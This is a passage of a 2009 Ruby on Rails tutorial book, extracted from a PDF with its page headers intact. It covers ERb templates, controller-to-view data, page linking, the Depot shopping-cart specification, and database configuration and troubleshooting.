H ELLO , R AILS ! 51 class SayController < ApplicationController demo/ def hello app/ end end controllers/ say_controller.rb <html> models/ <head> <title>Hello, Rails!</title> views/ </head> say/ <body> <h1>Hello from Rails!</h1> hello.html.erb </body> </html> Figure 4.4: Standard locations for controllers and views Dynamic Content There are two ways of creating dynamic templates in Rails.8 One uses a tech- nology called Builder, which we discuss in Section 23.1, Builder Templates, on page 510. The second way, which we’ll use here, is to embed Ruby code in the template itself. That’s why we named our template file hello.html.erb; the .html.erb suffix tells Rails to expand the content in the file using a system called ERb. ERb is a filter that takes an .erb file and outputs a transformed version. The output file is often HTML in Rails, but it can be anything. Normal content is passed through without being changed. However, content between <%= and %> is interpreted as Ruby code and executed. The result of that execution is converted into a string, and that value is substituted in the file in place of the <%=...%> sequence. For example, change hello.html.erb to contain the following: Download erb/ex1.html.erb <ul> <li>Addition: <%= 1+2 %> </li> <li>Concatenation: <%= "cow" + "boy" %> </li> 1.hour.from_now <li>Time in one hour: <%= 1.hour.from_now %> </li> ֒ page 281 → </ul> 8. Actually, there are three ways, but the third, RJS, is useful only for adding Ajax magic to already-displayed pages. We discuss RJS on page 600. Report erratum this copy is (P1.0 printing, March 2009)
H ELLO , R AILS ! 52 When you refresh your browser, the template will generate the following HTML: <ul> <li>Addition: 3 </li> <li>Concatenation: cowboy </li> <li>Time in one hour: Fri May 23 14:30:32 -0400 2008 </li> </ul> In the browser window, you’ll see something like the following: • Addition: 3 • Concatenation: cowboy • Time in one hour: Fri May 23 14:30:32 -0400 2008 In addition, stuff in .html.erb files between <% and %> (without an equals sign) is interpreted as Ruby code that is executed with no substitution back into the output. Interestingly, this kind of processing can be intermixed with non-Ruby code. For example, we could make a festive version of hello.html.erb: 3.times <% 3.times do %> ֒ page 676 → Ho!<br /> <% end %> Merry Christmas! This will generate the following HTML: Download erb/ex2.op Ho!<br /> Ho!<br /> Ho!<br /> Merry Christmas! Note how the text in the file within the Ruby loop is sent to the output stream once for each iteration of the loop. But something strange is going on here, too. Where did all the blank lines come from? They came from the input file. If you think about it, the original file contains an end-of-line character (or characters) immediately after the %> of both the first line and the third line of the file. So, the <% 3.times do %> is stripped out of the file, but the newline remains. Each time around the loop, this newline is added to the output file, along with the full text of the Ho! line. This accounts for the blank line before each Ho! line in the output. Similarly, the newline after <% end %> accounts for the blank line between the last Ho! line and the Merry Christmas! line. Normally, this doesn’t matter, because HTML doesn’t much care about whites- pace. However, if you’re using this templating mechanism to create e-mails or HTML within <pre> blocks, you’ll want to remove these blank lines. Do this Report erratum this copy is (P1.0 printing, March 2009)
H ELLO , R AILS ! 53 by changing the end of the ERb sequence from %> to -%>. That minus sign tells Rails to remove any newline that follows from the output. If we add a minus on the 3.times line, like so: Download erb/ex2a.html.erb <% 3.times do -%> Ho!<br /> <% end %> Merry Christmas! we get the following:9 Ho!<br /> Ho!<br /> Ho!<br /> Merry Christmas! Add a minus on the line containing end, like so: Download erb/ex2b.html.erb <% 3.times do -%> Ho!<br /> <% end -%> Merry Christmas! to get rid of the blank line before Merry Christmas!: Ho!<br /> Ho!<br /> Ho!<br /> Merry Christmas! In general, suppressing these newlines is a matter of taste, not necessity. How- ever, you will see Rails code out in the wild that uses the minus sign this way, so it’s best to know what it does. In the following example, the loop sets a variable that is interpolated into the text each time the loop executes: Download erb/ex3.html.erb <% 3.downto(1) do |count| -%> <%= count %>...<br /> <% end -%> Lift off! 9. If you still see blank lines in the output, check to make sure that there aren’t any blank spaces after the end of the lines. For this to work, the -%> characters must be the last character on the line. Report erratum this copy is (P1.0 printing, March 2009)
H ELLO , R AILS ! 54 Making Development Easier You might have noticed something about the development we’ve been doing so far. As we’ve been adding code to our application, we haven’t had to restart the running application. It has been happily chugging away in the background. And yet each change we make is available whenever we access the application through a browser. What gives? It turns out that the Rails dispatcher is pretty clever. In development mode (as opposed to testing or production), it automatically reloads application source files when a new request comes along. That way, when we edit our applica- tion, the dispatcher makes sure it’s running the most recent changes. This is great for development. However, this flexibility comes at a cost—it causes a short pause after you enter a URL before the application responds. That’s caused by the dispatcher reloading stuff. For development it’s a price worth paying, but in production it would be unacceptable. Because of this, this feature is disabled for production deployment (see Chapter 28, Deployment and Production, on page 651). That will send the following to the browser: 3...<br /> 2...<br /> 1...<br /> Lift off! There’s one last ERb feature. Quite often the values that you ask it to sub- stitute using <%=...%> contain less-than and ampersand characters that are significant to HTML. To prevent these from messing up your page (and, as we’ll see in Chapter 27, Securing Your Rails Application, on page 637, to avoid potential security problems), you’ll want to escape these characters. Rails has a helper method, h, that does this. Most of the time, you’ll want to use it when substituting values into HTML pages. Download erb/ex4.html.erb Email: <%= h("Ann & Bill <frazers@isp.email>" ) %> In this example, the h method prevents the special characters in the e-mail address from garbling the browser display—they’ll be escaped as HTML enti- ties. The browser sees Email: Ann &amp; Bill &lt;frazers@isp.email&gt;, and the spe- cial characters are displayed appropriately. Report erratum this copy is (P1.0 printing, March 2009)
H ELLO , R AILS ! 55 Adding the Time Our original problem was to display the time to users of our application. We now know how to make our application display dynamic data. The second issue we have to address is working out where to get the time from. One approach is to embed a call to Ruby’s Time.now method in our hello.html.erb template: <html> <head> <title>Hello, Rails!</title> </head> <body> <h1>Hello from Rails!</h1> <p> It is now <%= Time.now %> </p> </body> </html> This works. Each time we access this page, the user will see the current time substituted into the body of the response. And for our trivial application, that might be good enough. In general, though, we probably want to do something slightly different. We’ll move the determination of the time to be displayed into the controller and leave the view with the simple job of displaying it. We’ll change our action method in the controller to set the time value into an instance variable called @time: instance variable ֒ page 671 → Download work/demo2/app/controllers/say_controller.rb class SayController < ApplicationController def hello @time = Time.now end end In the .html.erb template we’ll use this instance variable to substitute the time into the output: Download work/demo2/app/views/say/hello.html.erb <html> <head> <title>Hello, Rails!</title> </head> <body> <h1>Hello from Rails!</h1> <p> It is now <%= @time %> </p> </body> </html> Report erratum this copy is (P1.0 printing, March 2009)
H ELLO , R AILS ! 56 When we refresh our browser window, we see the time displayed using Ruby’s standard format: Notice that if you hit Refresh in your browser, the time updates each time the page is displayed. It looks as if we’re really generating dynamic content. Why did we go to the extra trouble of setting the time to be displayed in the controller and then using it in the view? Good question. In this application, we could just embed the call to Time.now in the template, but by putting it in the controller instead, we buy ourselves some benefits. For example, we may want to extend our application in the future to support users in many countries. In that case, we’d want to localize the display of the time, choosing both the format appropriate to the user’s locale and a time appropriate to their time zone. That would be a fair amount of application-level code, and it would probably not be appropriate to embed it at the view level. By setting the time to display in the controller, we make our application more flexible—we can change the display format and time zone in the controller without having to update any view that uses that time object. The time is data, and it should be supplied to the view by the controller. We’ll see a lot more of this when we introduce models into the equation. The Story So Far Let’s briefly review how our current application works: 1. The user navigates to our application. In our case, we do that using a local URL such as http://localhost:3000/say/hello. 2. Rails analyzes the URL. The say part is taken to be the name of a con- troller, so Rails creates a new instance of the Ruby class SayController (which it finds in app/controllers/say_controller.rb). 3. The next part of the URL path, hello, identifies an action. Rails invokes a method of that name in the controller. This action method creates a new Time object holding the current time and tucks it away in the @time instance variable. 4. Rails looks for a template to display the result. It searches the directory app/views for a subdirectory with the same name as the controller (say) and in that subdirectory for a file named after the action (hello.html.erb). Report erratum this copy is (P1.0 printing, March 2009)
L INKING P AGES T OGETHER 57 Joe Asks. . . How Does the View Get the Time? In the description of views and controllers, we showed the controller setting the time to be displayed into an instance variable. The .html.erb file used that instance variable to substitute in the current time. But the instance data of the controller object is private to that object. How does ERb get hold of this private data to use in the template? The answer is both simple and subtle. Rails does some Ruby magic so that the instance variables of the controller object are injected into the template object. As a consequence, the view template can access any instance vari- ables set in the controller as if they were its own. Some folks press the point: “Just how do these variables get set?” These folks clearly don’t believe in magic. Avoid spending Christmas with them. 5. Rails processes this template through ERb, executing any embedded Ruby and substituting in values set up by the controller. 6. The result is returned to the browser, and Rails finishes processing this request. This isn’t the whole story—Rails gives you lots of opportunities to override this basic workflow (and we’ll be taking advantage of them shortly). As it stands, our story illustrates convention over configuration, one of the fun- damental parts of the philosophy of Rails. By providing convenient defaults and by applying certain conventions, Rails applications are typically written using little or no external configuration—things just knit themselves together in a natural way. 4.3 Linking Pages Together It’s a rare web application that has just one page. Let’s see how we can add another stunning example of web design to our “Hello, World!” application. Normally, each style of page in your application will correspond to a sepa- rate view. In our case, we’ll also use a new action method to handle the page (although that isn’t always the case, as we’ll see later in the book). We’ll use the same controller for both actions. Again, this needn’t be the case, but we have no compelling reason to use a new controller right now. We already know how to add a new view and action to a Rails application. To add the action, we define a new method in the controller. Report erratum this copy is (P1.0 printing, March 2009)
L INKING P AGES T OGETHER 58 Let’s call this action goodbye. Our controller now looks like the following: Download work/demo3/app/controllers/say_controller.rb class SayController < ApplicationController def hello @time = Time.now end def goodbye end end Next we have to create a new template in the directory app/views/say. This time it’s called goodbye.html.erb, because by default templates are named after their associated actions. Download work/demo3/app/views/say/goodbye.html.erb <html> <head> <title>See You Later!</title> </head> <body> <h1>Goodbye!</h1> <p> It was nice having you here. </p> </body> </html> Fire up our trusty browser again, but this time point to our new view using the URL http://localhost:3000/say/goodbye. You should see something like this: Now we need to link the two screens. We’ll put a link on the hello screen that takes us to the goodbye screen, and vice versa. In a real application, we might want to make these proper buttons, but for now we’ll just use hyperlinks. We already know that Rails uses a convention to parse the URL into a target controller and an action within that controller. So, a simple approach would be to adopt this URL convention for our links. Report erratum this copy is (P1.0 printing, March 2009)
L INKING P AGES T OGETHER 59 The file hello.html.erb would contain the following: <html> ... <p> Say <a href="/say/goodbye">Goodbye</a>! </p> ... And the file goodbye.html.erb would point the other way: <html> ... <p> Say <a href="/say/hello">Hello</a>! </p> ... This approach would certainly work, but it’s a bit fragile. If we were to move our application to a different place on the web server, the URLs would no longer be valid. It also encodes assumptions about the Rails URL format into our code; it’s possible a future version of Rails might change this. Fortunately, these aren’t risks we have to take. Rails comes with a bunch of helper methods that can be used in view templates. Here, we’ll use the helper method link_to, which creates a hyperlink to an action.10 Using link_to, hello.html.erb becomes the following: Download work/demo4/app/views/say/hello.html.erb <html> <head> <title>Hello, Rails!</title> </head> <body> <h1>Hello from Rails!</h1> <p> It is now <%= @time %>. </p> <p> Time to say <%= link_to "Goodbye!" , :action => "goodbye" %> </p> </body> </html> There’s a link_to call within an ERb <%=...%> sequence. This creates a link to a URL that will invoke the goodbye action. The first parameter in the call to link_to is the text to be displayed in the hyperlink, and the next parameter tells Rails to generate the link to the goodbye action. Because we don’t specify a controller, the current one will be used. 10. The link_to method can do a lot more than this, but let’s take it gently for now.... Report erratum this copy is (P1.0 printing, March 2009)
L INKING P AGES T OGETHER 60 Let’s stop for a minute to consider how we generated the link. We wrote this: link_to "Goodbye!" , :action => "goodbye" First, link_to is a method call. (In Rails, we call methods that make it easier to write templates helpers.) If you come from a language such as Java, you might be surprised that Ruby doesn’t insist on parentheses around method parameters. You can always add them if you like. The :action part is a Ruby symbol. You can think of the colon as meaning “the thing named...,” so :action means “the thing named action.”11 The => "goodbye" associates the string goodbye with the name action. In effect, this gives us keyword parameters for methods. Rails makes extensive use of this facility— whenever a method takes a number of parameters and some of those param- eters are optional, you can use this keyword parameter facility to give those parameters values. OK, back to the application. If we point our browser at our hello page, it will now contain the link to the goodbye page, as shown here: We can make the corresponding change in goodbye.html.erb, linking it back to the initial hello page: Download work/demo4/app/views/say/goodbye.html.erb <html> <head> <title>See You Later!</title> </head> <body> <h1>Goodbye!</h1> <p> It was nice having you here. </p> <p> Say <%= link_to "Hello" , :action => "hello" %> again. </p> </body> </html> 11. Symbols probably cause more confusion than any other language feature when folks first come to Ruby. We’ve tried many different explanations—no single explanation works for everyone. For now, you can just think of a Ruby symbol as being like a constant string but one without all the string methods. It’s the name tag, not the person. Report erratum this copy is (P1.0 printing, March 2009)
W HAT W E J UST D ID 61 4.4 What We Just Did In this chapter, we constructed a toy application. Doing so showed us the following: • How to create a new Rails application and how to create a new controller in that application • How Rails maps incoming requests into calls on your code • How to create dynamic content in the controller and display it via the view template • How to link pages together This is a great foundation. Now let’s start building real applications. Playtime Here’s some stuff to try on your own: • Write a page for the say application that illustrates the looping you can do in ERb. • Experiment with adding and removing the minus sign at the end of the ERb <%= %> sequence (in other words, changing %> into -%>, and vice versa). Use your browser’s View → Source option to see the difference. • A call to the following Ruby method returns a list of all the files in the current directory: @files = Dir.glob('*' ) Use it to set an instance variable in a controller action, and then write the corresponding template that displays the filenames in a list on the browser. Hint: in the ERb examples, we saw how to iterate n times. You can iterate over a collection using something like this: <% for file in @files %> file name is: <%= file %> <% end %> You might want to use a <ul> for the list. (You’ll find hints at http://pragprog.wikidot.com/rails-play-time.) Cleaning Up Maybe you’ve been following along and writing the code in this chapter. If so, chances are that the application is still running on your computer. When we start coding our next application in ten pages or so, we’ll get a conflict the first time we run it, because it will also try to use the computer’s port 3000 to talk with the browser. Now would be a good time to stop the current application by pressing Ctrl-C in the window you used to start it. Report erratum this copy is (P1.0 printing, March 2009)
Part II Building an Application
Charge it! Wilma Flintstone and Betty Rubble Chapter 5 The Depot Application We could mess around all day hacking together simple test applications, but that won’t help us pay the bills. So, let’s get our teeth into something meatier. Let’s create a web-based shopping cart application called Depot. Does the world need another shopping cart application? Nope, but that hasn’t stopped hundreds of developers from writing one. Why should we be different? More seriously, it turns out that our shopping cart will illustrate many of the features of Rails development. We’ll see how to create simple maintenance pages, link database tables, handle sessions, and create forms. Over the next eight chapters, we’ll also touch on peripheral topics such as unit testing, secu- rity, and page layout. 5.1 Incremental Development We’ll be developing this application incrementally. We won’t attempt to specify everything before we start coding. Instead, we’ll work out enough of a speci- fication to let us start and then immediately create some functionality. We’ll try ideas, gather feedback, and continue with another cycle of mini-design and development. This style of coding isn’t always applicable. It requires close cooperation with the application’s users, because we want to gather feedback as we go along. We might make mistakes, or the client might discover they asked for one thing but really wanted something different. It doesn’t matter what the reason—the earlier we discover we’ve made a mistake, the less expensive it will be to fix that mistake. All in all, with this style of development there’s a lot of change as we go along. Because of this, we need to use a toolset that doesn’t penalize us for changing our minds. If we decide we need to add a new column to a database table or change the navigation between pages, we need to be able to get in there
W HAT D EPOT D OES 64 and do it without a bunch of coding or configuration hassle. As you’ll see, Ruby on Rails shines when it comes to dealing with change—it’s an ideal agile programming environment. Anyway, on with the application. 5.2 What Depot Does Let’s start by jotting down an outline specification for the Depot application. We’ll look at the high-level use cases and sketch out the flow through the web pages. We’ll also try working out what data the application needs (acknowledg- ing that our initial guesses will likely be wrong). Use Cases A use case is simply a statement about how some entity uses a system. Con- sultants invent these kinds of phrases to label things we’ve all known all along—it’s a perversion of business life that fancy words always cost more than plain ones, even though the plain ones are more valuable. Depot’s use cases are simple (some would say tragically so). We start off by identifying two different roles or actors: the buyer and the seller. The buyer uses Depot to browse the products we have to sell, select some to purchase, and supply the information needed to create an order. The seller uses Depot to maintain a list of products to sell, to determine the orders that are awaiting shipping, and to mark orders as shipped. (The seller also uses Depot to make scads of money and retire to a tropical island, but that’s the subject of another book.) For now, that’s all the detail we need. We could go into excruciating detail about what it means to maintain products and what constitutes an order ready to ship, but why bother? If there are details that aren’t obvious, we’ll discover them soon enough as we reveal successive iterations of our work to the customer. Talking of getting feedback, let’s not forget to get some right now—let’s make sure our initial (admittedly sketchy) use cases are on the mark by asking our user. Assuming the use cases pass muster, let’s work out how the application will work from the perspectives of its various users. Page Flow We always like to have an idea of the main pages in our applications and to understand roughly how users navigate between them. This early in the development, these page flows are likely to be incomplete, but they still help us focus on what needs doing and know how actions are sequenced. Report erratum this copy is (P1.0 printing, March 2009)
W HAT D EPOT D OES 65 Some folks like to mock up web application page flows using Photoshop, Word, or (shudder) HTML. We like using a pencil and paper. It’s quicker, and the customer gets to play too, grabbing the pencil and scribbling alterations right on the paper. Figure 5.1: Flow of buyer pages The first sketch of the buyer flow is shown in Figure 5.1. It’s pretty traditional. The buyer sees a catalog page, from which he selects one product at a time. Each product selected gets added to the cart, and the cart is displayed after each selection. The buyer can continue shopping using the catalog pages or check out and buy the contents of the cart. During checkout, we capture con- tact and payment details and then display a receipt page. We don’t yet know how we’re going to handle payment, so those details are fairly vague in the flow. The seller flow, shown in Figure 5.2, on the following page, is also fairly simple. After logging in, the seller sees a menu letting her create or view a product or ship existing orders. Once viewing a product, the seller may optionally edit the product information or delete the product entirely. Report erratum this copy is (P1.0 printing, March 2009)
W HAT D EPOT D OES 66 Figure 5.2: Flow of seller pages The shipping option is very simplistic. It displays each order that has not yet been shipped, one order per page. The seller may choose to skip to the next, or may ship the order, using the information from the page as appropriate. The shipping function is clearly not going to survive long in the real world, but shipping is also one of those areas where reality is often stranger than you might think. Overspecify it up front, and we’re likely to get it wrong. For now let’s leave it as it is, confident that we can change it as the user gains experience using our application. Data Finally, we need to think about the data we’re going to be working with. Notice that we’re not using words such as schema or classes here. We’re also not talking about databases, tables, keys, and the like. We’re simply talking about data. At this stage in the development, we don’t know whether we’ll even be using a database—sometimes a flat file beats a database table hands down. Based on the use cases and the flows, it seems likely that we’ll be working with the data shown in Figure 5.3, on the next page. Again, using pencil and paper seems a whole lot easier than some fancy tool, but use whatever works for you. Report erratum this copy is (P1.0 printing, March 2009)
W HAT D EPOT D OES 67 Figure 5.3: Initial guess at application data Working on the data diagram raised a couple of questions. As the user buys items, we’ll need somewhere to keep the list of products they bought, so we added a cart. But apart from its use as a transient place to keep this product list, the cart seems to be something of a ghost—we couldn’t find anything meaningful to store in it. To reflect this uncertainty, we put a question mark inside the cart’s box in the diagram. We’re assuming this uncertainty will get resolved as we implement Depot. Coming up with the high-level data also raised the question of what infor- mation should go into an order. Again, we chose to leave this fairly open for now—we’ll refine this further as we start showing the customer our early iter- ations. Finally, you might have noticed that we’ve duplicated the product’s price in the line item data. Here we’re breaking the “initially, keep it simple” rule slightly, but it’s a transgression based on experience. If the price of a product changes, that price change should not be reflected in the line item price of currently open orders, so each line item needs to reflect the price of the product at the time the order was made. Again, at this point we’ll double-check with the customer that we’re still on the right track. (The customer was most likely sitting in the room with us while we drew these three diagrams.) Report erratum this copy is (P1.0 printing, March 2009)
L ET ’ S C ODE 68 General Recovery Advice Everything in this book has been tested. If you follow along with this scenario precisely, using the released version of Rails 2.2.2 using SQLite3 on Linux, Mac OS X, or Windows, then everything should work as described. However, deviations from this path may occur. Typos happen to the best of us, and side explorations are not only possible, but they are positively encouraged. Be aware that this might lead you to strange places. Don’t be afraid: specific recovery actions for common problems appear in the specific sections where such problems often occur. A few additional general suggestions are included here. You should only ever need to restart the server in the few places where doing so is noted in the book. But there may be a few cases, particularly with prior versions of Rails, where restarting the server is necessary. A few “magic” commands worth knowing, explained in detail later, are rake db:sessions:clear and rake db:migrate:redo. If your server won’t accept some input on a form, refresh the form on your browser, and resubmit it. 5.3 Let’s Code So, after sitting down with the customer and doing some preliminary analy- sis, we’re ready to start using a computer for development! We’ll be working from our original three diagrams, but the chances are pretty good that we’ll be throwing them away fairly quickly—they’ll become outdated as we gather feed- back. Interestingly, that’s why we didn’t spend too long on them—it’s easier to throw something away if you didn’t spend a long time creating it. In the chapters that follow, we’ll start developing the application based on our current understanding. However, before we turn that page, we have to answer just one more question: what should we do first? We like to work with the customer so we can jointly agree on priorities. In this case, we’d point out to her that it’s hard to develop anything else until we have some basic products defined in the system, so we’d suggest spending a couple of hours getting the initial version of the product maintenance functionality up and running. And, of course, she’d agree. Report erratum this copy is (P1.0 printing, March 2009)
In this chapter, we’ll see • creating a new application, • configuring the database, • creating models and controllers, • running database migrations, • performing validation and error reporting, and • working with views and helpers. Chapter 6 Task A: Product Maintenance Our first development task is to create the web interface that lets us maintain our product information—create new products, edit existing products, delete unwanted ones, and so on. We’ll develop this application in small iterations, where small means “measured in minutes.” Let’s get started. 6.1 Iteration A1: Getting Something Running Perhaps surprisingly, we should get the first iteration of this working in almost no time. We’ll start by creating a new Rails application. This is where we’ll be doing all our work. Next, we’ll create a database to hold our information (in fact, we’ll create three databases). Once that groundwork is in place, we’ll do the following: • Configure our Rails application to point to our database(s). • Create the table to hold the product information. • Have Rails generate the initial version of our product maintenance appli- cation for us. Creating a Rails Application Back on page 44, we saw how to create a new Rails application. Go to a com- mand prompt, and type rails followed by the name of our project. In this case, our project is called depot, so type this: work> rails depot We see a bunch of output scroll by. When it has finished, we find that a new directory, depot, has been created. That’s where we’ll be doing our work. work> cd depot depot> ls -p README config/ lib/ script/ vendor/ Rakefile db/ log/ test/ app/ doc/ public/ tmp/
I TERATION A1: G ETTING S OMETHING R UNNING 70 Creating the Database For this application, we’ll use the open source SQLite database (which you’ll need too if you’re following along with the code). We’re using SQLite version 3 here. If you’re using a different database, the commands you’ll need to create the database and grant permissions will be different. SQLite 3 is the new default database for Rails, starting with version 2.0.2. With SQLite 3 there are no steps required to create a database, and there are no special user accounts or passwords to deal with. So, now you get to experience one of the benefits of going with the flow.1 If you’re using SQLite 3, you can now skip forward to Section 6.2, Creating the Products Model and Maintenance Application, on page 75. If you are still reading this section, it is because you are insisting on using different database server software. There really is no need to do so, because we are talking about only a development database at the moment. Rails will let you use an entirely different database for testing and production. But if you insist, the following examples based on another popular open source database, namely, MySQL, may help. You may, of course, choose a different database, but the same basic steps apply to all the databases that Rails supports. You can employ one of two basic approaches. You can create your database and configure Rails to use the database you created, or you can configure Rails and ask Rails to create the database for you. Getting the various charset and collation options configured correctly often poses problems. For this reason, many prefer the latter option. If this applies to you, simply skip ahead to Section 6.1, Configuring the Application For MySQL, you can use the mysqladmin command-line client to create your database, or if you’re more comfortable with tools such as phpmyadmin or CocoaMySQL, go for it: depot> mysqladmin -u root create depot_development If you picked a different database name, remember it, because you will need to adjust the configuration file later to match the name you picked. Configuring the Application In many simple scripting-language web applications, the information on how to connect to the database is embedded directly into the code—you might find a call to some connect method, passing in host and database names, along with a username and password. This is dangerous, because password infor- mation sits in a file in a web-accessible directory. A small server configuration error could expose your password to the world. 1. Or, convention over configuration, as Rails folks say (ad nauseam) Report erratum this copy is (P1.0 printing, March 2009)
I TERATION A1: G ETTING S OMETHING R UNNING 71 The approach of embedding connection information into code is also inflexible. One minute you might be using the development database as you hack away. Next you might need to run the same code against the test database. Even- tually, you’ll want to deploy it into production. Every time you switch target databases, you have to edit the connection call. There’s a rule of programming that says you’ll mistype the password only when switching the application into production. Smart developers keep the connection information out of the code. Sometimes you might want to use some kind of repository to store it all. Java developers often use JNDI to look up connection parameters, but that’s a bit heavy for the average web application that we’ll write, so Rails simply uses a flat file. You’ll find it in config/database.yml:2 # ... some comments ... development: adapter: sqlite3 database: db/development.sqlite3 pool: 5 timeout: 5000 database.yml contains information on database connections. It contains three sections, one each for the development, test, and production databases. Since you’ve decided to rebel and use a different configuration, you will need some- thing different in this file. You may even need to edit this file directly. But before you do that, let’s start over. Delete all the files that Rails generated for you, and generate a new set. After all, you aren’t heavily invested in these files just yet. Simply type this:3 depot> cd .. work> rm -rf depot work> rails --database=mysql depot work> cd depot The new database.yml file will look something like the following: development: – adapter: mysql encoding: utf8 — database: depot_development ˜ username: root password: ™ host: localhost 2. The .yml part of the name means YAML, or “YAML ain’t a markup language.” It’s a simple way of storing structured information in flat files (and it isn’t XML). Ruby releases since 2003 include built-in YAML support. 3. The command rails --help lists the available database options. Windows users will want to use the rd /S /Q depot command instead of rm -rf depot. Report erratum this copy is (P1.0 printing, March 2009)
I TERATION A1: G ETTING S OMETHING R UNNING 72 Remember that you’ll need the appropriate Ruby libraries for the database you select. The comments in the database.yml file that appear before the lines shown previously may contain helpful hints on this subject. If you’re going with the flow (why start now?) and use MySQL with root as the username and did not change the database name when you created the database, then this database.yml file will probably get you started. However, if you are continuing to rebel and use a different configuration, you might need to edit this file. Just open it in your favorite text editor, and edit any fields that need changing. The numbers in the list that follows correspond to the numbers next to the earlier source listing: – The adapter section tells Rails what kind of database you’re using (it’s called adapter because Rails uses this information to adapt to the pecu- liarities of the database). If you are using MySQL, the adapter name is mysql. A full list of different database adapter types is given in Sec- tion 18.4, Connecting to the Database, on page 322. If you’re using a database other than MySQL, you’ll need to consult this table, because each database adapter has different sets of parameters in database.yml. — The database parameter gives the name of the database. (Remember, we created our depot_development database using mysqladmin back on page 70.) If you picked a different database name, this is the line you need to change to match the one you picked. For sqlite3, the name is a file path, evaluated relative to the Rails root. ˜ The username and password parameters let your application log in to the database. Note that the default file that Rails provides you with assumes that you will be using the user root with no password. You’ll need to change these fields if you’ve set up your database differently. In particu- lar, you know that you really should set a password, right? If you leave the user name blank, MySQL might connect to the database using your login name. This is convenient, because it means that dif- ferent developers will each use their own usernames when connecting. However, we’ve heard that with some combinations of MySQL, database drivers, and operating systems, leaving these fields blank makes Rails try to connect to the database as the root user. Should you get an error such as “Access denied for user ’root’@’localhost.localdomain’,” put an explicit username and password in these two fields. ™ Finally, there’s the host parameter. This parameter tells Rails the name of the computer that is running your database server. Most developers run a local copy of MySQL on their own machine, so the default value of localhost is fine. Report erratum this copy is (P1.0 printing, March 2009)
I TERATION A1: G ETTING S OMETHING R UNNING 73 There are a few additional parameters that may or may not appear in your default database.yml file. socket: tells the MySQL database adapter where to find the socket that’s used to talk with the MySQL server. If this value is incorrect, Rails may not be able to find the MySQL socket. If you’re having problems connecting to your database, you can try commenting out this line (by putting a # in front of it). Alternatively, you can find the correct path to the socket by running the command mysql_config --socket. timeout: tells the SQLite 3 database adapter how long you are willing to wait, in milliseconds, when you need to acquire an exclusive lock. pool: tells Rails how many concurrent connections your application can have to the database server. Remember, if you’re just getting started and you’re happy to use the Rails defaults, you shouldn’t have to worry about all these configuration details. Testing Your Configuration If you elected to let Rails create your database based on your database config- uration, now would be the time to do it. Rails provides a Rake task that can take care of that for you: depot> rake db:create RAILS_ENV='development' Before we go too much further, we should probably test our configuration so far—we can check that Rails can connect to our database and that it has the access rights it needs to be able to create tables. From your application’s top- level directory, type the following magic incantation at a command prompt. (It’s magic, because you don’t really need to know what it’s doing quite yet. You’ll find out later.) depot> rake db:migrate One of two things will happen. Either you’ll get a single line echoed back (say- ing something like in (/Users/dave/work/depot)) or you’ll get an error of some sort. The error means that Rails can’t currently work with your database. If you do see an error, don’t panic! It’s probably a simple configuration issue. Here are some things to try: • Check the name you gave for the database in the development: section of database.yml. It should be the same as the name of the database you created (using mysqladmin or some other database administration tool). • Check that the username and password in database.yml match what you created on page 70. • Check that your database server is running. Report erratum this copy is (P1.0 printing, March 2009)
I TERATION A1: G ETTING S OMETHING R UNNING 74 • Check that you can connect to it from the command line. If using MySQL, run the following command: depot> mysql -u root depot_development mysql> • If you can connect from the command line, can you create a dummy table? (This tests that the database user has sufficient access rights to the database.) mysql> create table dummy(i int); mysql> drop table dummy; • If you can create tables from the command line but rake db:migrate fails, double-check the database.yml file. If there are socket: directives in the file, try commenting them out by putting a hash character (#) in front of each. • If you see an error saying No such file or directory... and the filename in the error is mysql.sock, your Ruby MySQL libraries can’t find your MySQL database. This might happen if you installed the libraries before you installed the database or if you installed the libraries using a binary dis- tribution and that distribution made the wrong assumption about the location of the MySQL socket file. To fix this, the best idea is to reinstall your Ruby MySQL libraries. If this isn’t an option, double-check that the socket: line in your database.yml file contains the correct path to the MySQL socket on your system. • If you get the error Mysql not loaded, it means you’re running an old ver- sion of the Ruby MySQL library. Rails needs at least version 2.5. • Some readers also report getting the error message Client does not support authentication protocol requested by server; consider upgrading MySQL client. This incompatibility between the installed version of MySQL and the libraries used to access it can be resolved by following the instructions at http://dev.mysql.com/doc/mysql/en/old-client.html and issuing a MySQL command such as set password for ’some_user’@’some_host’ = OLD_ PASSWORD(’newpwd’);. • If you’re using MySQL under Cygwin on Windows, you may have prob- lems if you specify a host of localhost. Try using 127.0.0.1 instead. • You may have problems if you’re using the pure-Ruby MySQL library (as opposed to the more performant C library). Solutions for various operat- ing systems are available on the Rails wiki.4 • Finally, you might have problems in the format of the database.yml file. The YAML library that reads this file is strangely sensitive to tab charac- ters. If your file contains tab characters, you’ll have problems. (And you thought you’d chosen Ruby over Python because you didn’t like Python’s significant whitespace, eh?) 4. http://wiki.rubyonrails.com/rails/pages/Mysql+Connection+Problems/ Report erratum this copy is (P1.0 printing, March 2009)
C REATING THE P RODUCTS M ODEL AND M AINTENANCE A PPLICATION 75 If all this sounds scary, don’t worry. In reality, database connections work like a charm most of the time. And once you have Rails talking to the database, you don’t have to worry about it again. 6.2 Creating the Products Model and Maintenance Application Back in Figure 5.3, on page 67, we sketched out the basic content of the products table. Now let’s turn that into reality. We need to create a database table and a Rails model that lets our application use that table, a number of views to make up the user interface, and a controller to orchestrate the application. At this point, we have a decision to make. How do we specify the structure of our database table? Should we use low-level Data Definition Language (DDL) statements (create table and friends)? Or is there a higher-level way, one that makes it easier to change the schema over time? Of course there is! In fact, there are a number of alternatives. Many people like using interactive tools to create and maintain schemas. The SQLite Manager plug-in, for example, lets you maintain a SQLite 3 database within your Firefox browser. At first sight, this approach to database mainte- nance is attractive—after all, what’s better than just typing some stuff into a form and having the tool do all the work? However, this convenience comes at a price: the history of the changes we’ve made is lost, and all our changes are effectively irreversible. It also makes it hard for us to deploy our application, because we have to remember to make the same changes to both our devel- opment and production databases (and we all know that if we’re going to fat finger something, it’ll be when we’re editing the production schema). Fortunately, Rails offers a middle ground. With Rails, we can define database migrations. Each migration represents a change we want to make to the data- base, expressed in a source file in database-independent terms. These changes can update both the database schema and the data in the database tables. Weapply these migrations to update our database, and we can unapply them to roll our database back. We have a whole chapter on migrations starting on page 291, so for now, we’ll just use them without too much more comment. Just how do we create these migrations? Well, when you think about it, we normally want to create a database table at the same time as we create a Rails model that wraps it. So, Rails has a neat shortcut. When you use the generator to create a new model, Rails automatically creates a migration that you can use to create the corresponding table. (As we’ll see later, Rails also makes it easy to create just the migrations.) Report erratum this copy is (P1.0 printing, March 2009)
